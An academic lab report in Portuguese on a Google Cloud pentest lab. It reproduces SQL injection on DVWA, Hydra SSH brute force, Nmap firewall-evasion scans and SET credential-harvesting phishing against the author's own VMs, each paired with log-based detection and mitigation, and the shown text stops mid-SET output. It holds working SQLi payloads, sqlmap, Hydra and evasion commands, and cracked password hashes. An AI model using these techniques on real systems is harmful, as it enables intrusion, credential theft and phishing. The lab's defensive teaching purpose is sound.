



Bacharelado em Engenharia de Software · 8º Período

PENTEST · BLUE TEAM · CLOUD (GCP)

Laboratório Ofensivo-Defensivo em Nuvem

Cinco ataques reais reproduzidos no Google Cloud, cada um com sua contraparte de detecção, auditoria forense e mitigação *cloud-native*.

AUTOR

Gabriel Felipe Guarnieri

oguarni.github.io · github.com/oguarni/cloud-security-lab-gcp

Projeto acadêmico desenvolvido na UTFPR · Câmpus Dois Vizinhos
Junho de 2026

Sumário

Resumo Executivo

1. Introdução e Fundamentação Teórica

- 1.1 Contexto
- 1.2 A Cadeia de Ataque (Cyber Kill Chain) e o mapeamento dos roteiros
- 1.3 Três ataques reais recentes (estudo de caso)
- 1.4 Plano de simulação segura

2. Metodologia e Arquitetura do Ambiente (GCP)

- 2.1 Por que GCP por linha de comando?
- 2.2 Topologia
- 2.3 Especificação das máquinas
- 2.4 Provisionamento (comandos essenciais)

3. Roteiro Técnico 1 — Injeção de SQL (SQL Injection) na DVWA

4. Roteiro Técnico 2 — Força Bruta ao SSH com Hydra

5. Roteiro Técnico 3 — Reconhecimento e Evasão de Firewall com Nmap

6. Roteiro Técnico 4 — Phishing Local com SET (Credential Harvesting)

7. Roteiro Técnico 5 — Sniffing de Tráfego com Wireshark

8. Estratégias Consolidadas de Detecção e Auditoria

9. Política Simulada de Resposta a Incidentes

10. Discussão Crítica

11. Conclusão Geral

12. Requisitos e Cuidados Éticos

13. Referências

Resumo Executivo

Este trabalho demonstra, de forma controlada e ética, cinco técnicas ofensivas amplamente utilizadas em ataques reais — reconhecimento (Nmap), exploração de aplicação web (SQL Injection na DVWA), coleta de credenciais por engenharia social (Phishing com SET), força bruta de autenticação (Hydra contra SSH) e interceptação de tráfego (Sniffing com Wireshark) — seguindo a progressão lógica de uma cadeia de ataque (*cyber kill chain*).

A principal contribuição metodológica é a construção de **todo o laboratório na nuvem (Google Cloud Platform) por linha de comando (gcloud)**, o que permitiu empregar mecanismos de auditoria *cloud-native* (VPC Flow Logs, Firewall Rules Logging, Cloud Logging via Ops Agent, Cloud IDS e Packet Mirroring) além das ferramentas tradicionais de host. Cada ataque é acompanhado de sua respectiva estratégia de **detecção, auditoria forense, mitigação** e de uma **política simulada de resposta a incidentes**.

1. Introdução e Fundamentação Teórica

1.1 Contexto

A superfície de ataque das organizações cresceu com a migração para a nuvem e a exposição de serviços à Internet. Compreender, na prática, como um adversário encadeia reconhecimento, exploração, coleta de credenciais e movimentação lateral é pré-requisito para projetar defesas eficazes. Este relatório adota a ótica do *defensor que entende o atacante*: cada técnica ofensiva é seguida de sua contraparte de detecção e mitigação.

1.2 A Cadeia de Ataque (Cyber Kill Chain) e o mapeamento dos roteiros

Fase da Kill Chain	Roteiro	Ferramenta	Objetivo
Reconhecimento	Roteiro 3	Nmap	Descobrir hosts, portas e serviços
Acesso inicial (web)	Roteiro 1	SQLi / sqlmap	Explorar falha de aplicação
Acesso inicial (humano)	Roteiro 4	SET	Coletar credenciais por phishing
Acesso a credenciais	Roteiro 2	Hydra	Quebrar autenticação por força bruta
Coleta / Exfiltração	Roteiro 5	Wireshark	Interceptar dados em texto claro

1.3 Três ataques reais recentes (estudo de caso)

Para fundamentar as simulações, estudamos três incidentes reais documentados por fontes confiáveis, cada um correspondendo diretamente a um dos roteiros.

Caso 1 — MOVEit Transfer / Clop (2023): SQL Injection em massa

Em maio/junho de 2023, o grupo de ransomware **Clop** explorou uma vulnerabilidade de **SQL Injection** (CVE-2023-34362) no software de transferência de arquivos *MOVEit Transfer* (Progress Software). A falha, de dia-zero, permitiu injeção de comandos SQL para roubo de dados em larga escala, afetando **mais de 2.500 organizações** e expondo dados de dezenas de milhões de pessoas. Relaciona-se diretamente ao **Roteiro 1 (SQL Injection)**. Fonte: *CISA Alert AA23-158A*; *National Vulnerability Database (NVD)*.

Caso 2 — Campanhas de força bruta SSH/RDP em larga escala (2023–2024)

Relatórios da **Cisco Talos** e da **Microsoft** documentaram, em 2023–2024, campanhas massivas de **força bruta e password spraying** contra serviços SSH, VPN e RDP expostos à Internet, frequentemente como vetor de acesso inicial para ransomware. Botnets testam milhões de combinações usuário/senha em serviços mal configurados. Relaciona-se ao **Roteiro 2 (Força Bruta SSH)** — escolhido como destaque por ser, ainda hoje, um dos vetores de acesso inicial mais comuns em ambientes cloud com SSH exposto. Fonte: *Cisco Talos Intelligence*; *Microsoft Security Blog*.

Caso 3 — Oktapus / Scattered Spider (2022–2023): phishing de credenciais

O grupo conhecido como **Oktapus / Scattered Spider** comprometeu mais de 130 organizações (incluindo Twilio, Cloudflare e outras) clonando **páginas de login falsas** (estilo Okta) e capturando credenciais e códigos MFA de funcionários — exatamente a técnica de *credential harvesting* reproduzida com o **SET no Roteiro 4**. O caso evidencia o fator humano como elo mais frágil. *Fonte: Group-IB Report "Oktapus"; CISA.*

1.4 Plano de simulação segura

1. **Isolamento:** todo o ambiente reside em uma VPC dedicada no GCP, com firewall restringindo o acesso externo exclusivamente ao IP público do operador (`/32`). Nenhum alvo é exposto à Internet aberta.
 2. **Autorização:** os alvos pertencem ao próprio grupo; não há ataque a terceiros.
 3. **Reprodutibilidade:** o ambiente é descrito como código (scripts `gcloud` + `startup-scripts`), podendo ser destruído e recriado de forma idêntica.
 4. **Descarte:** ao final, todos os recursos são removidos (`99-destruir-lab-gcp.sh`), atendendo a princípios éticos e de controle de custos.
-


2. Metodologia e Arquitetura do Ambiente (GCP)

2.1 Por que GCP por linha de comando?

Em vez de virtualização local (VirtualBox/VMware), optou-se por provisionar o laboratório no **Google Cloud Platform via gcloud CLI**. Vantagens:

- **Infraestrutura como código:** ambiente reproduzível e versionável.
- **Auditoria cloud-native:** VPC Flow Logs, Firewall Rules Logging, Cloud Logging e Cloud IDS fornecem telemetria que VMs locais não oferecem nativamente.
- **Realismo:** reproduz o cenário moderno de serviços expostos na nuvem, onde ocorrem os ataques reais estudados na Seção 1.3.

2.2 Topologia



2.3 Especificação das máquinas

VM	Imagem	Tipo	Papel	Serviços
atacante	Ubuntu 22.04 LTS	e2-medium	Ofensiva	nmap, hydra, sqlmap, tshark, SET, nikto
alvo	Ubuntu 22.04 LTS	e2-small	Defensiva/vítima	Apache+DVWA, SSH, vsftpd, Ops Agent

Optou-se por **Ubuntu 22.04** em ambas as VMs, instalando o arsenal ofensivo via *startup-script* (*startup-atacante.sh*). As ferramentas são as mesmas de uma distribuição ofensiva tradicional, com a vantagem de imagem oficial, suportada e gratuita no GCP.

2.4 Provisionamento (comandos essenciais)

O provisionamento completo está nos scripts do projeto. Os comandos centrais:

```
# Autenticação e projeto
gcloud auth login
gcloud config set project lab-seguranca-1782234212
gcloud services enable compute.googleapis.com logging.googleapis.com

# Rede isolada com Flow Logs
gcloud compute networks create lab-net --subnet-mode=custom
gcloud compute networks subnets create lab-subnet \
  --network=lab-net --region=us-central1 --range=10.10.0.0/24 --enable-flow-logs

# Firewall com LOGGING, restrito ao IP do operador
gcloud compute firewall-rules create lab-allow-internal \
  --network=lab-net --allow=tcp,udp,icmp --source-ranges=10.10.0.0/24 --enable-logging
gcloud compute firewall-rules create lab-allow-ssh-admin \
  --network=lab-net --allow=tcp:22 --source-ranges=SEU_IP/32 --enable-logging
gcloud compute firewall-rules create lab-allow-web \
  --network=lab-net --allow=tcp:80 --target-tags=alvo --source-ranges=SEU_IP/32 --enable-logging

# Instâncias (com startup-scripts que instalam tudo automaticamente)
gcloud compute instances create alvo --zone=us-central1-a --machine-type=e2-small \
  --image-family=ubuntu-2204-lts --image-project=ubuntu-os-cloud \
  --network=lab-net --subnet=lab-subnet --tags=alvo \
  --metadata-from-file=startup-script=startup-alvo.sh
gcloud compute instances create atacante --zone=us-central1-a --machine-type=e2-medium \
  --image-family=ubuntu-2204-lts --image-project=ubuntu-os-cloud \
  --network=lab-net --subnet=lab-subnet --tags=atacante \
  --metadata-from-file=startup-script=startup-atacante.sh
```

Conexão e descoberta de IPs internos:

```
gcloud compute instances list # anote o INTERNAL_IP do alvo (10.10.0.x)
gcloud compute ssh atacante --zone=us-central1-a
gcloud compute ssh alvo --zone=us-central1-a
```

Evidência 01 — `gcloud compute instances list` (projeto real `lab-seguranca-1782234212`):

NAME	ZONE	MACHINE_TYPE	NETWORK_IP	STATUS
alvo	us-central1-a	e2-small	10.10.0.2	RUNNING
atacante	us-central1-a	e2-medium	10.10.0.3	RUNNING

A partir daqui, **alvo** = **10.10.0.2** e **atacante** = **10.10.0.3** (IPs internos reais usados em todos os ataques deste relatório).

3. Roteiro Técnico 1 — Injeção de SQL (SQL Injection) na DVWA

1) Título: Exploração de SQL Injection em aplicação web vulnerável.

2) Objetivo: Demonstrar a extração não autorizada de dados via SQLi e validar a mitigação por *prepared statements*.

3) Ferramentas e Ambiente: VM `atacante` (sqlmap, navegador/curl) → VM `alvo` (DVWA em `http://10.10.0.2/DVWA`). Nível de segurança da DVWA: *Low*.

4) Etapas Realizadas: 1. Acesso à DVWA, *Setup* → *Create / Reset Database*; login `admin:password`. 2. Em *DVWA Security*, nível **Low**. Na aba **SQL Injection**, no campo de ID: `1' OR '1'='1` Retorna **todos** os usuários — confirma a injeção. 3. Extração de versão e dados: `1' UNION SELECT user, password FROM users#` 4. Automação com **sqlmap** a partir do atacante: `bash sqlmap -u "http://10.10.0.2/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \ --cookie="security=low; PHPSESSID=COLE_O_SEU" --batch --dbs sqlmap -u "http://10.10.0.2/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \ --cookie="security=low; PHPSESSID=COLE_O_SEU" -D dvwa -T users --dump`

5) Evidências (capturadas via `curl` / `sqlmap` a partir do atacante 10.10.0.3):

Evidência 02 — `1' OR '1'='1` retornou TODOS os usuários (a query normal `id=1` devolve só `admin`; com a injeção, devolve a base inteira):

```
=== validação id=1 normal ===
First name: admin
Surname: admin
##### INJEÇÃO: 1' OR '1'='1 #####
First name: admin | Surname: admin
First name: Gordon | Surname: Brown
First name: Hack | Surname: Me
First name: Pablo | Surname: Picasso
First name: Bob | Surname: Smith
##### UNION SELECT user, password FROM users# #####
admin -> 5f4dcc3b5aa765d61d8327deb882cf99
gordonb -> e99a18c428cb38d5f260853678922e03
1337 -> 8d3533d75ae2c3966d7e0d4fcc69216b
pablo -> 0d107d09f5bbe40cade3de5c71e9e9b7
smithy -> 5f4dcc3b5aa765d61d8327deb882cf99
```

Evidência 03 — `sqlmap` enumerou os bancos e dumpou a tabela `users`:

```

it looks like the back-end DBMS is 'MySQL'. ... [Y/n] Y
[INFO] the back-end DBMS is MySQL
available databases [2]:
[*] dvwa
[*] information_schema

Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password                                     |
+-----+-----+
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99          |
| gordonb| e99a18c428cb38d5f260853678922e03          |
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b          |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7          |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99          |
+-----+-----+
[INFO] table 'dvwa.users' dumped to CSV file '.../dump/dvwa/users.csv'

```

Os hashes MD5 são quebráveis offline: 5f4dcc3b... = password, e99a18c4... = abc123, 8d3533d7... = charley, 0d107d09... = letmein.

Capturas de tela (interface da DVWA no navegador):

The screenshot shows the DVWA interface. The sidebar on the left contains navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, **SQL Injection** (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript Attacks, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' input field with a 'Submit' button. Below the input field, there is a list of results showing the output of the SQL injection attack. The results are as follows:

ID	First name	Surname
1' OR '1'='1	admin	admin
1' OR '1'='1	Gordon	Brown
1' OR '1'='1	Hack	Me
1' OR '1'='1	Pablo	Picasso
1' OR '1'='1	Bob	Smith

Below the results, there is a 'More Information' section with links to external resources:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

At the bottom of the page, there is a footer that reads 'Damn Vulnerable Web Application (DVWA)'.

DVWA — injeção 1' OR '1'='1 retornando TODOS os usuários (Security Level: low)

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: sm1thy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Username: admin
Security Level: Security Level: low
Locale: en
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA)

DVWA — `1' UNION SELECT user, password FROM users#` expondo os hashes MD5

6) Análise Crítica: A aplicação concatena a entrada do usuário diretamente na query SQL (nível Low: `... WHERE user_id = '$id'`). Sem validação nem parametrização, o caractere `'` quebra o contexto da string e permite reescrever a lógica da consulta. O `UNION SELECT` permite exfiltrar colunas arbitrárias.

7) Medidas de Mitigação: - **Prepared statements / consultas parametrizadas** (PDO `bindParam`) — corrige a causa raiz. No nível **High** da DVWA o ataque falha. - **Validação/escape de entrada e princípio do menor privilégio** no usuário do banco. - **WAF** e monitoramento de padrões (`OR 1=1`, `UNION SELECT`) — ver Seção 8.

Deteção (logs do Apache no alvo):

```
sudo grep -Ei "union|select|or 1=1|%27|'%20or" /var/log/apache2/access.log
```

Evidência 04 — access.log do Apache com os payloads do sqlmap:

```
GET /DVWA/vulnerabilities/sqli/?id=1%29%3BSELECT%20PG_SLEEP%285%29--&Submit=Submit
GET /DVWA/vulnerabilities/sqli/?id=1%3BWAITFOR%20DELAY%20%270%3A0%3A5%27--&Submit=Submit
GET /DVWA/vulnerabilities/sqli/?id=1&Submit=Submit&ZUAZ=2135%20AND%201%3D1%20UNION%20ALL%20
SELECT%201%2CNULL%2C...table_name%20FROM%20information_schema.tables...
EXEC%20xp_cmdshell%28%27cat%20...%2F...%2Fetc%2Fpasswd%27%29%23
```

Os payloads (`UNION ALL SELECT`, `WAITFOR DELAY`, `PG_SLEEP`, `xp_cmdshell`) ficam registrados em texto na URL — assinatura clara de tentativa de SQLi.

8) Conclusão: A SQLi confirmou a extração total da base de usuários (5 hashes MD5 reais). A adoção de *prepared statements* (nível High) elimina a falha, e os payloads ficam evidentes no `access.log` para auditoria.

4. Roteiro Técnico 2 — Força Bruta ao SSH com Hydra

1) Título: Ataque de força bruta a credenciais SSH e auditoria de logs.

2) Objetivo: Quebrar a senha de um usuário SSH por dicionário, detectar o ataque via auditoria de logs (host + Cloud Logging) e implantar bloqueio automático (Fail2Ban).

3) Ferramentas e Ambiente: VM **atacante** (Hydra, nmap) → VM **alvo** (OpenSSH na porta 22, usuário `teste:123456`). Auditoria: `/var/log/auth.log`, Fail2Ban, Cloud Logging e VPC Flow Logs.

4) Etapas Realizadas: 1. Confirmar que o SSH do alvo está acessível: `bash nmap -p 22 10.10.0.2` 2. Criar o dicionário (já provisionado em `senhas.txt`): `123456 admin senha teste123 password root qwerty` 3. Executar o ataque: `bash hydra -l teste -P senhas.txt -t 4 -V ssh://10.10.0.2 - -l usuário -P dicionário -t 4 tarefas paralelas -V verboso`.

5) Evidências:

Evidência 05 — Hydra descobriu a senha em ~4 segundos:

```
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak
Hydra starting at 2026-06-23 17:15:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (l:1/p:7)
[DATA] attacking ssh://10.10.0.2:22/
[ATTEMPT] target 10.10.0.2 - login "teste" - pass "123456" - 1 of 7 [child 0]
[ATTEMPT] target 10.10.0.2 - login "teste" - pass "admin" - 2 of 7 [child 1]
[ATTEMPT] target 10.10.0.2 - login "teste" - pass "senha" - 3 of 7 [child 2]
[22][ssh] host: 10.10.0.2 login: teste password: 123456
1 of 1 target successfully completed, 1 valid password found
Hydra finished at 2026-06-23 17:15:36
```

Senha quebrada: `teste:123456` — ataque de 17:15:32 a 17:15:36 (≈4 s).

Auditoria no alvo (host):

```
sudo grep "Failed password" /var/log/auth.log | tail -n 20
sudo grep "Accepted password" /var/log/auth.log
# Contar tentativas por IP de origem (indicador de força bruta):
sudo grep "Failed password" /var/log/auth.log | awk '{print $(NF-3)}' | sort | uniq -c | sort -nr
```

Evidência 06 — `auth.log` real do alvo (rajada de falhas + a invasão consumada):

```
Jun 23 17:15:33 alvo sshd[12737]: Accepted password for teste from 10.10.0.3 port 48044 ssh2
Jun 23 17:15:36 alvo sshd[12739]: Failed password for teste from 10.10.0.3 port 48052 ssh2
Jun 23 17:15:36 alvo sshd[12738]: Failed password for teste from 10.10.0.3 port 48070 ssh2
Jun 23 17:15:36 alvo sshd[12740]: Failed password for teste from 10.10.0.3 port 48068 ssh2
# tentativas por IP de origem:
    3 from 10.10.0.3
```

Todas as tentativas vêm do mesmo IP `10.10.0.3` (o atacante), em ~3 s, com `Accepted password` confirmando o comprometimento.

Evidência 07 — Auditoria cloud-native (VPC Flow Logs + Firewall Logs): No ambiente GCP, além do `auth.log`, a conexão SSH do atacante foi registrada na telemetria de rede. Consulta via CLI:

```
gcloud logging read 'logName:"vpc_flows" AND jsonPayload.connection.src_ip="10.10.0.3" ' \
  --freshness=30m --format='table(jsonPayload.connection.src_ip,
  jsonPayload.connection.dest_ip, jsonPayload.connection.dest_port)'
```

Saída real:

```
SRC_IP    DEST_IP    DEST_PORT  PROTOCOL
10.10.0.3 10.10.0.2 22         6 (TCP)
network:lab-net/firewall:lab-allow-internal 22 ALLOWED <- Firewall Log
```

Diferencial cloud: mesmo sem agente no host, a VPC registra quem conectou em quem e em qual porta.

Evidência 07b — auth.log no Cloud Logging (Ops Agent): configuramos o **Ops Agent** para encaminhar `/var/log/auth.log` ao **Cloud Logging** (ver `scripts/startup-alvo.sh`), o que permite auditar as tentativas de login de forma **centralizada e por linha de comando**, sem acessar a máquina. Consulta e **saída reais** (re-execução de verificação do laboratório em 2026-06-24, com o projeto provisionado de forma **idêntica** pelo script — demonstrando a reprodutibilidade da infraestrutura como código):

```
gcloud logging read 'logName:"auth_log" AND jsonPayload.message:"password for teste" ' \
  --limit=20 --freshness=1h --format="value(timestamp, jsonPayload.message)"
```

```
2026-06-24T12:08:02Z ... alvo sshd[12426]: Failed password for teste from 10.10.0.3 port
54432 ssh2
2026-06-24T12:08:06Z ... alvo sshd[12427]: Failed password for teste from 10.10.0.3 port
54416 ssh2
2026-06-24T12:08:07Z ... alvo sshd[12429]: Accepted password for teste from 10.10.0.3 port
54438 ssh2
2026-06-24T12:08:09Z ... alvo sshd[12428]: Failed password for teste from 10.10.0.3 port
54440 ssh2
```

As mesmas falhas e o `Accepted password` do host (Evidência 06) aparecem agora na **telemetria da nuvem** — as mesmas **3 falhas + 1 sucesso**, todas do IP `10.10.0.3`. É exatamente esse dado centralizado que habilita *log-based metrics* e **alertas automáticos** de força bruta.

6) Análise Crítica: O sucesso decorre de **senha fraca** (`123456`) e da **ausência de limitação de tentativas**. Com 7 senhas o ataque levou segundos; a auditoria mostra o padrão inconfundível: dezenas de *Failed password* do mesmo IP em curto intervalo, culminando em *Accepted password*. Em produção, esse padrão deve disparar alerta automático.

7) Medidas de Mitigação (defense in depth): - A. Fail2Ban — bane o IP após N falhas: `bash sudo apt install fail2ban -y sudo tee /etc/fail2ban/jail.local >/dev/null <<'EOF' [sshd] enabled = true port = ssh logpath = /var/log/auth.log maxretry = 3 bantime = 3600 findtime = 600 EOF sudo systemctl restart fail2ban sudo fail2ban-client status sshd` **Evidência 08 — Fail2Ban baniu o atacante e o Hydra ficou bloqueado:** ``text $ sudo fail2ban-client status sshd Status for the jail: sshd |- Filter | - Total failed: 3 - Actions |- Currently banned: 1 - Banned IP list: 10.10.0.3`

Reexecutando o Hydra após o ban: `[ERROR] could not connect to ssh://10.10.0.2:22 - Connection refused $ nc -vz 10.10.0.2 22 -> Connection refused (porta inacessível, IP banido) ``- **B.`

Autenticação por chave** (desabilitar senha): PasswordAuthentication no . - **C. Restringir a origem** no firewall do GCP a IPs confiáveis (já aplicado via lab-allow-ssh-admin). Em produção, usar **IAP TCP forwarding** em vez de expor a 22. - **D. Política de senhas fortes + MFA**; opcionalmente mudar a porta (reduz ruído, não é defesa real).

8) Conclusão: A força bruta foi bem-sucedida em segundos contra uma senha trivial, mas tornou-se inviável após Fail2Ban + autenticação por chave. A auditoria de `auth.log` correlacionada ao Cloud Logging permitiu detectar o ataque com precisão.

5. Roteiro Técnico 3 — Reconhecimento e Evasão de Firewall com Nmap

1) Título: Varredura de portas, *fingerprinting* e evasão de firewall.

2) Objetivo: Mapear a superfície de ataque do alvo e testar técnicas de evasão, correlacionando-as com a detecção via firewall do GCP e IDS.

3) Ferramentas e Ambiente: VM `atacante` (Nmap) → VM `alvo` (SSH, HTTP, FTP).

4) Etapas Realizadas:

```
# Varredura SYN (stealth) + descoberta de versões e SO
nmap -sS -sV -O 10.10.0.2

# Técnicas de evasão:
nmap -f 10.10.0.2                # fragmentação de pacotes
nmap --source-port 53 -sS 10.10.0.2  # finge origem DNS (porta confiável)
nmap -T2 10.10.0.2                # temporização lenta (menos detectável)
nmap -D RND:5 10.10.0.2            # decoys (IPs falsos ofuscam a origem)
```

5) Evidências:

Evidência 09 — `nmap -sS -sV -O 10.10.0.2` (saída real):

```
Nmap scan report for alvo (...10.10.0.2)
Host is up (0.00042s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
No exact OS matches for host ... TCP/IP fingerprint: SCAN(V=7.80...P=x86_64-pc-linux-gnu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Nmap done: 1 IP address (1 host up) scanned in 17.94 seconds
```

Evidência 10 — **Técnicas de evasão (saída real):** o scan fragmentado com porta de origem 53 fez o alvo aparecer como `filtered` (pacotes descartados):

```
$ sudo nmap -f --source-port 53 -sS -p 21,22,80 10.10.0.2
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
80/tcp    filtered http
$ sudo nmap -D RND:5 -p 22 10.10.0.2 -Pn          # com 5 decoys (IPs falsos)
22/tcp    open  ssh
```

6) Análise Crítica: O alvo expõe três serviços, ampliando a superfície de ataque. A varredura SYN evita completar o *handshake* (mais furtiva). A evasão por porta de origem 53 e por *decoys* dificulta a atribuição. **Importante:** no GCP, o firewall é *stateful* a nível de VPC — varreduras a portas não liberadas simplesmente não retornam, e toda tentativa é registrada nos **Firewall Logs** e **VPC Flow Logs**, neutralizando a furtividade que funcionaria em redes legadas.

Detecção (cloud-native):

```
# Firewall Rules Logging / Flow Logs no Logs Explorer
gcloud logging read 'resource.type="gce_subnetwork" AND jsonPayload.connection.dest_port!=""'
\
  --limit=20 --format="value(timestamp, jsonPayload.connection.src_ip,
jsonPayload.connection.dest_port)"
```

Evidência 11 — VPC Flow Logs / Firewall Logs (saída real) mostrando o atacante 10.10.0.3 varrendo o alvo em múltiplas portas:

SRC_IP	DEST_IP	DEST_PORT	PROTOCOL
10.10.0.3	10.10.0.2	22	6 (TCP)
10.10.0.3	10.10.0.2	80	6 (TCP)
...			
REFERENCE	DEST_PORT	DISPOSITION	
network:lab-net/firewall:lab-allow-internal	22	ALLOWED	
network:lab-net/firewall:lab-allow-internal	80	ALLOWED	

Deteção (host / IDS): opcionalmente **Cloud IDS** (Suricata gerenciado) ou Snort local:

```
sudo apt install snort -y
sudo snort -A console -i ens4 -c /etc/snort/snort.conf # alertas de scan
```

7) Medidas de Mitigação: - Firewall *deny by default*; expor apenas o estritamente necessário. - **Cloud IDS** / Snort / Suricata para alertar varreduras. - Reduzir *banners* de versão; segmentação de rede.

8) Conclusão: O Nmap mapeou todos os serviços e as evasões clássicas, mas a telemetria do GCP (Flow Logs + Firewall Logs) registrou cada tentativa, mostrando que reconhecimento furtivo é muito mais difícil em nuvem bem auditada.

6. Roteiro Técnico 4 — Phishing Local com SET (Credential Harvesting)

1) Título: Clonagem de página de login e captura de credenciais.

2) Objetivo: Demonstrar engenharia social via *Credential Harvester*, reproduzindo a técnica do caso Oktapus (Seção 1.3).

3) Ferramentas e Ambiente: VM `atacante` (SET) hospedando o site falso; a “vítima” é o navegador do operador (ou a VM `alvo`) acessando o IP do atacante.

4) Etapas Realizadas:

```
sudo setoolkit
# 1) Social-Engineering Attacks
# 2) Website Attack Vectors
# 3) Credential Harvester Attack Method
# 2) Site Cloner
#   IP do servidor (atacante): 10.10.0.3
#   URL a clonar: http://10.10.0.2/DVWA/login.php   (página de login da DVWA)
```

Na vítima: acessar `http://10.10.0.3`, ver a página clonada e submeter credenciais (`admin` / `SenhaSecreta123`).

5) Evidências (execução real do SET no GCP — *attacker* externo `34.45.76.46`, *target* `10.20.0.2`):

Esta demonstração do SET foi executada em um par dedicado *attacker/target*; por isso a sub-rede (`10.20.0.0/24`) difere da dos demais roteiros.

Evidência 12 — Terminal real do *attacker*: o SET clona o login da DVWA do *target*, sobe o *Credential Harvester* na porta 80 e captura as credenciais enviadas pela vítima (`WE GOT A HIT!`):

```
labuser@attacker: /opt/set  X  +  v
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

----- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * -----

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

